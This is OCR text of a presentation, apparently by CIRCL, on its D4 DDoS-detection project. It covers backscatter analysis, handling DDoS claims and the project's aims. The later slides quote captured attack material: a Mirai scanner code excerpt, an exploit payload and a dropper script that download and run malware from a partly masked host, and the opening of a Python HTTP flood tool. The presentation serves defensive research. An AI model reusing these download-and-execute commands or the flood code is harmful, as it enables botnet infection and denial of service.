
Example nationalcrimeagency.gov.uk

```
find files/2015/08/28/ -type f | parallel -j 7 'zcat {}
| tcpdump -n -r - "host 194.61.183.46"'

17:10:06.857475 IP 194.61.183.46.80 > x.x.109.194.17293
   Flags [S.], seq 1635851834, ack 1801912321, win 0, length 0
17:10:14.869661 IP 194.61.183.46.80 > x.x.109.73.58142:
   Flags [S.EW], seq 1066513712, ack 4190371841, win 0, length 0
17:10:14.881036 IP 194.61.183.46.80 > x.x.111.106.49231:
   Flags [S.EW], seq 1531124927, ack 252116993, win 0, length 0
17:10:15.186684 IP 194.61.183.46.80 > x.x.102.45.62535:
   Flags [S.EW], seq 486934691, ack 536346625, win 0, length 0
17:10:18.946674 IP 194.61.183.46.80 > x.x.67.46.62399:
   Flags [S.EW], seq 234597292, ack 4069785601, win 0, length 0
```

Observing SYN floods attacks in backscatter traffic

Attack description



Connections
H_0
H_1
H_2
H_3

Fill up state connection state table of the victim


Dealing with DDOS claims

Other DDOS on nationalcrimeagency.gov.uk

How is the claim "proved"?

Dealing with DDOS claims


DDOS targeting European Parliament, Europol and cert.eu



How is the claim "proved"?

Dealing with DDOS claims

Screenshots from the attacker are valuable information



Dealing with DDOS claims

Screenshots from the attacker are valuable information

- If some operational security is done
  - Hide displayed hints (i.e. user name, IP address, country)
- Local time
- Used operating system
- Used browser
- Used browser plugins
- Bookmarks
- Open other tabs
- Configured search engines
- Some cases images contains meta data such as exif.
- ...

Part 2 - DDOS analysis
D4 project objectives

Current DDOS mitigation limitations

Detection and reporting time

- Large detection time $\rightarrow$ customer reports $\rightarrow$ debugging
- Identify targets
- Analyse a sample of traffic $\rightarrow$ derive some counter measures
- Notify DDOS to third parties $\rightarrow$ take actions upstream
- Call ISP ask for help $\rightarrow$ take actions upstream
- Switch infrastructure
- Set up communication channel with customers
- ...

Reference: `https://www.circl.lu/pub/dfak/DDoSMitigation/`

Some D4 objectives

- Provide a constant and reliable view of DDoS attacks
- Overview of targets under DDOS
- Group targets: by country, sector, ...
- Derive DDOS risk probabilities
- Better understand attack strategies
  - Derive new DDOS techniques
  - Pinpoint limitations of existing DDOS mitigation platforms
- Be complementary to existing DDOS protection mechanisms
- Faster reaction to DDOS attacks

D4 activities

- Development of the DDoS detection platform
  - Deployment of distributed DOS detection devices on voluntary basis
- Make the platform open-source $\rightarrow$ multiple instances
- Building a large-scale distributed DDoS sensor network
- Open D4 core working setup
  - Discussions about DDOS strategies, effectiveness of mitigation techniques and more
  - Provide open data sets
- Provision and advisory support services
  - Extension of CIRCL services (AIL, DMA)
  - Training courses

D4 project

Reply on CIRCL research programs and infrastructure

- Continuous Honeypot/black-hole operation since January 2012[3]
- Operation of BGP ranking since May 2011[4]
- IP2asn[5], DMA[6], PSSL[7], PDNS[8], MISP, AIL
- Make them ready for serving as solid core infrastructure for the D4 project
  - For instance address scalability issues
  - Facilitate quick deployment

[3] https://www.circl.lu/pub/tr-16/
[4] https://www.circl.lu/projects/bgpranking/
[5] https://www.circl.lu/services/ip-asn-history/
[6] https://www.circl.lu/services/dynamic-malware-analysis/
[7] https://www.circl.lu/services/passive-ssl/
[8] https://www.circl.lu/services/passive-dns/


D4 project

Open collaborative project

- Deployment of sensors
  - Get a more significant amount of data
- Expertise exchange about DDOS topics
  - Learn about requirements of constituents
  - Fingerprinting techniques of botnets
  - Fingerprinting DDOS protection devices
  - Evaluating tar pitting techniques
  - ...
- Provide integration mechanisms in exiting infrastructures
  - Automate to increase reaction time
  - Facilitate information sharing with MISP

Examples of passive DDOS capacity measurements

Mirai



Examples of passive DDOS capacity measurements

Mirai

```
211                 iph->id = rand_next();
212                 iph->saddr = LOCAL_ADDR;
213                 iph->daddr = get_random_ip();
214                 iph->check = 0;
215                 iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
216
217                 if (i % 10 == 0)
218                 {
219                     tcph->dest = htons(2323);
220                 }
221                 else
222                 {
223                     tcph->dest = htons(23);
224                 }
225                 tcph->seq = iph->daddr;
226                 tcph->check = 0;
227                 tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
228
229                 paddr.sin_family = AF_INET;
230                 paddr.sin_addr.s_addr = iph->daddr;
231                 paddr.sin_port = tcph->dest;
232
233                 sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, siz
234             }
```

Partial Netis or similar exploits


```
AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt
|| cd /root || cd /;
wget http://xx.xx.207.14/kanker; chmod 777 kanker; s
tftp xx.xx.207.14 -c get tftp1.sh; chmod 777 tftp1.s
sh tftp1.sh; tftp -r tftp2.sh -g xx.xx.207.14;
chmod 777 tftp2.sh; sh tftp2.sh;
ftpget -v -u anonymous -p anonymous -P 21 xx.xx.207.
ftp1.sh ftp1.sh; sh ftp1.sh;
rm -rf kanker tftp1.sh tftp2.sh ftp1.sh; rm -rf *\x0
```

Injected URLS in UDP payloads

```
# Gucci Ares
# Kik:XVPL IG:Greek.Ares
#!/bin/sh
# Edit
WEBSERVER="xx.xx.207.14:80"
# Stop editing now
BINARIES="mirai.arm␣mirai.arm5n␣mirai.arm7␣mirai.x68␣
    mirai.x86␣mirai.m68k␣mirai.mips␣mirai.mpsl␣mirai.ppc
    ␣mirai.sh4␣mirai.spc"
for Binary in $BINARIES; do
    cd /tmp; echo ''>DIRTEST || cd /var; echo ''>DIRTEST
        ;wget http://$WEBSERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done
```

Examples of passive DDOS capacity measurements

Partial Netis or similar exploits



2GB samples of malware collected within a year

Using AIL for collecting DDOS malware

```
# grafica varia
print("␣␣␣␣␣␣␣␣␣␣.----.BoosTHTTPv3.0␣iPerFul␣DDoS␣for␣
    HTTP␣WebSite.----.")
print("␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣.----.Creator:␣TheRunixx␣&␣
    Huggye.----.")

# input del sito
url = sys.argv[1]
host_url = url.replace("http://", "").replace("https://
    ", "").split('/')[0]

# qui viene caricata la lista proxy dal file proxy.txt
in_file = open(sys.argv[2],"r")
proxyf = in_file.read()
in_file.close()
```

Conclusions

- D4 projects 01/11/2018 goes from until 31/10/2020
- D4 is a collaborative project to gather information about DDOS
- D4 is an open project
- Join the project info@circl.lu
- Follow us on Twitter @d4_project
- Co-financed by CEF action No: 2017-LU-IA-0099